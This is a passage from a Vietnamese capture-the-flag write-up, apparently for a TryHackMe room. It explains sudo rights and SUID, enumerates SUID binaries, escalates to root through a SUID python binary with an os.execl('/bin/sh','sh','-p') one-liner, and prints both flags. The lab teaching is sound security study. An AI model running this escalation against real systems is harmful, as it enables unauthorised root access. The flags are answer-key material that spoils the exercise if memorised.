Lúc này ta sẽ sử dụng câu lệnh python để tạo một dòng code cho phép tạo một shell /bin/bash. (Do đây là một câu lệnh python nên cần kiểm tra trên server này có sử dụng python hay không.)

```
$ which python
/usr/bin/python
```

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$

bash-4.4$
```

Lúc này thì shell đang sử dụng là bash, trong xịn uy tín hơn nhiều (link tại đây).

Sau đó là quá trình truy tìm flag, xem cái thông tin trong thư mục home.

```
ls -la rootme | ls -la test
total 28
drwxr-xr-x 3 test test 4096 Aug  4  2020 .
drwxr-xr-x 4 root root 4096 Aug  4  2020 ..
-rw------- 1 test test  393 Aug  4  2020 .bash_history
-rw-r--r-- 1 test test  220 Aug  4  2020 .bash_logout
-rw-r--r-- 1 test test 3771 Aug  4  2020 .bashrc
drwxrwxr-x 3 test test 4096 Aug  4  2020 .local
-rw-r--r-- 1 test test  807 Aug  4  2020 .profile
ls: write error: Broken pipe
bash-4.4$ ls -la rootme || ls -la test
ls -la rootme || ls -la test
total 32
drwxr-xr-x 4 rootme rootme 4096 Aug  4  2020 .
drwxr-xr-x 4 root   root   4096 Aug  4  2020 ..
-rw------- 1 rootme rootme  100 Aug  4  2020 .bash_history
-rw-r--r-- 1 rootme rootme  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 rootme rootme 3771 Apr  4  2018 .bashrc
drwx------ 2 rootme rootme 4096 Aug  4  2020 .cache
drwx------ 3 rootme rootme 4096 Aug  4  2020 .gnupg
-rw-r--r-- 1 rootme rootme  807 Apr  4  2018 .profile
-rw-r--r-- 1 rootme rootme    0 Aug  4  2020 .sudo_as_admin_successful
bash-4.4$
```

Không có nội dung cần tìm. Do đó quay lại cái yêu cầu thì thấy:

Find a form to upload and get a reverse shell, and find the flag.

➔ Tức là tìm chỗ mà để upload cái file php hồi nảy -> mà cái này upload trên web -> truy cập dir của apache -> /var/www -> flag.

```
cd /var/www
bash-4.4$ ls -la
ls -la
total 20
drwxr-xr-x  3 www-data www-data 4096 Aug  4  2020 .
drwxr-xr-x 14 root     root     4096 Aug  4  2020 ..
-rw-------  1 www-data www-data  129 Aug  4  2020 .bash_history
drwxr-xr-x  6 www-data www-data 4096 Aug  4  2020 html
-rw-r--r--  1 www-data www-data   21 Aug  4  2020 user.txt
bash-4.4$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
bash-4.4$
```

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt


THM{y0u_g0t_a_sh3ll}

Correct Answer

Hint

Task 3: LEO THANG ĐẶC QUYỀN

Kiểm tra user hiện tại




Một chút lý thuyết về Sudo right:

Leo thang đặc quyền dựa vào sudo rights là phương pháp lợi dụng những tính năng hoặc phần mềm được được cấp phép sử dụng cho một user nào đó bởi một user có phân quyền cao hơn nhằm mục đích thực hiện một nhiệm vụ cụ thể nào đó. Các tính năng hoặc phần mềm được cấp phép này khi được chạy với sudo, chúng sẽ được chạy với phân quyền của user đã cấp phép sử dụng chứ không phải phân quyền của user đang sử dụng.

Đồng nghĩa với việc, nếu ta lợi dụng các tính năng hoặc phần mềm được cấp phép này và bằng cách nào đó lấy được shell từ các tính năng hoặc phần mềm được cấp phép này, chúng ta sẽ có thể điều khiển hệ thống với phân quyền cao hơn phân quyền của user hiện tại. Và phân quyền càng cao thì càng ít bị hạn chế tiếp cận với các tính năng hoặc phần mềm (nói trắng ra là các câu lệnh đấy) kiểm soát hệ thống hơn.

Một điều cần lưu ý là khi sử dụng sudo sẽ có lúc chúng ta bị yêu cầu cung cấp mật khẩu của user hiện tại và cũng có lúc không. Có hay không bị yêu cầu cung cấp mật khẩu của user hoàn toàn phụ thuộc vào admin của hệ thống setup thế nào, và trường hợp admin yêu cầu tất cả user phải cung cấp mật khẩu user trước khi dùng lệnh sudo nhằm tăng tính bảo mật cho hệ thống xảy ra rất phổ biến.

Kiểm tra với sudo -l



Nó đã rơi vào trường hợp yêu cầu mật khẩu rồi đấy.


Lý thuyết SUID

Thường đối với một file hay dir bất kỳ, chúng ta có 3 quyền cơ bản bao gồm rwx(read – write – excute), nhưng trong một số trường hợp thì sẽ xuất hiện phân quyền “s”.


Phân quyền “s” trong phần phân quyền của owner được gọi là SUID (Set User Id), nó cho phép khi file được thực thi bởi một user account nào đó, nó sẽ được thực thi dưới phân quyền của người chủ của file. Như ví dụ trong trường hợp có một dòng lệnh mà người chủ tạo ra nó là user root, bất kỳ ai chạy nó, câu lệnh đó sẽ được chạy với phân quyền của root. Điều này có thể bị lạm dụng cho mục đích nâng cấp đặc quyền. (cái này có thể gg để tìm hiểu thêm thông tin nha).

Do đó cần tìm một ứng dụng chạy với SUID.

```
find / -perm -u=s -type f 2>/dev/null
```



Trong đây nổi bật lên thằng python, kiểm tra lại xem owner có lệnh đó.



- ⇨ Chúng ta có 2 điều: phân quyền của lệnh này có ‘s’, owner của lệnh này là ‘root’
- ⇨ Nên “bất kỳ” user nào thực thi câu lệnh này đều có đặt quyền của ‘root’

Sử dụng trang này, trang này tập trung các thủ thuật lợi dụng các phần mềm được cấp sudo rights hoặc SUID để leo thang đặc quyền rất hữu ích khi pentest.

python

Binary	Functions
python	Shell | Reverse shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities

Tìm từ khóa python và SUID. Cụ thể sẽ ra cái này

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Theo như hướng dẫn thì khi tương tác với một SUID có sẵn thì bỏ qua câu lệnh ở trên. Câu lệnh thứ 2 phải đáp ứng được đường dẫn, ở đây là ‘./” tức là chỉ chỗ thư mục hiện tại. Do đó, chúng ta cần thay đổi path đến chỗ python tìm được ở trên.

/usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```
$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

whoami
root
```

Kiểm tra thử thì chúng ta đã là root rồi. Tiếp theo là đi lấy flag.

```
cd root
ls -la
total 40
drwx------  6 root root 4096 Aug  4  2020 .
drwxr-xr-x 24 root root 4096 Aug  4  2020 ..
-rw-------  1 root root 1423 Aug  4  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  4  2020 .cache
drwx------  3 root root 4096 Aug  4  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  4  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Aug  4  2020 .ssh
-rw-r--r--  1 root root   26 Aug  4  2020 root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Pass thành công server này.